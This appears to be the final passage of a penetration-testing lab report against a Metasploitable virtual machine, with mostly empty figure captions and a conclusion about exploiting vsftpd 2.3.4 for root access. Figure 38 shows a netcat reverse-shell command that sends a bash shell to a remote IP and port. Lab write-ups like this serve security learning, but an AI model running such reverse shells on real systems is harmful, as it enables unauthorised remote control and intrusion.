
This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 36



This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 37



This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 38

```
nc 192.168.133.107 4444 -e /bin/bash
whoami
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 39

```
sessions 1
[*] Session 1 is already interactive.
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 40

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Conclusion

The penetration testing exercise successfully demonstrated how vulnerabilities can be identified and exploited in a controlled lab environment. The vulnerable FTP service running vsftpd 2.3.4 allowed the attacker to obtain root level access using the Metasploit Framework. Additional testing such as reverse shell creation, password security testing, and malware simulation further illustrated common attack techniques used during security assessments.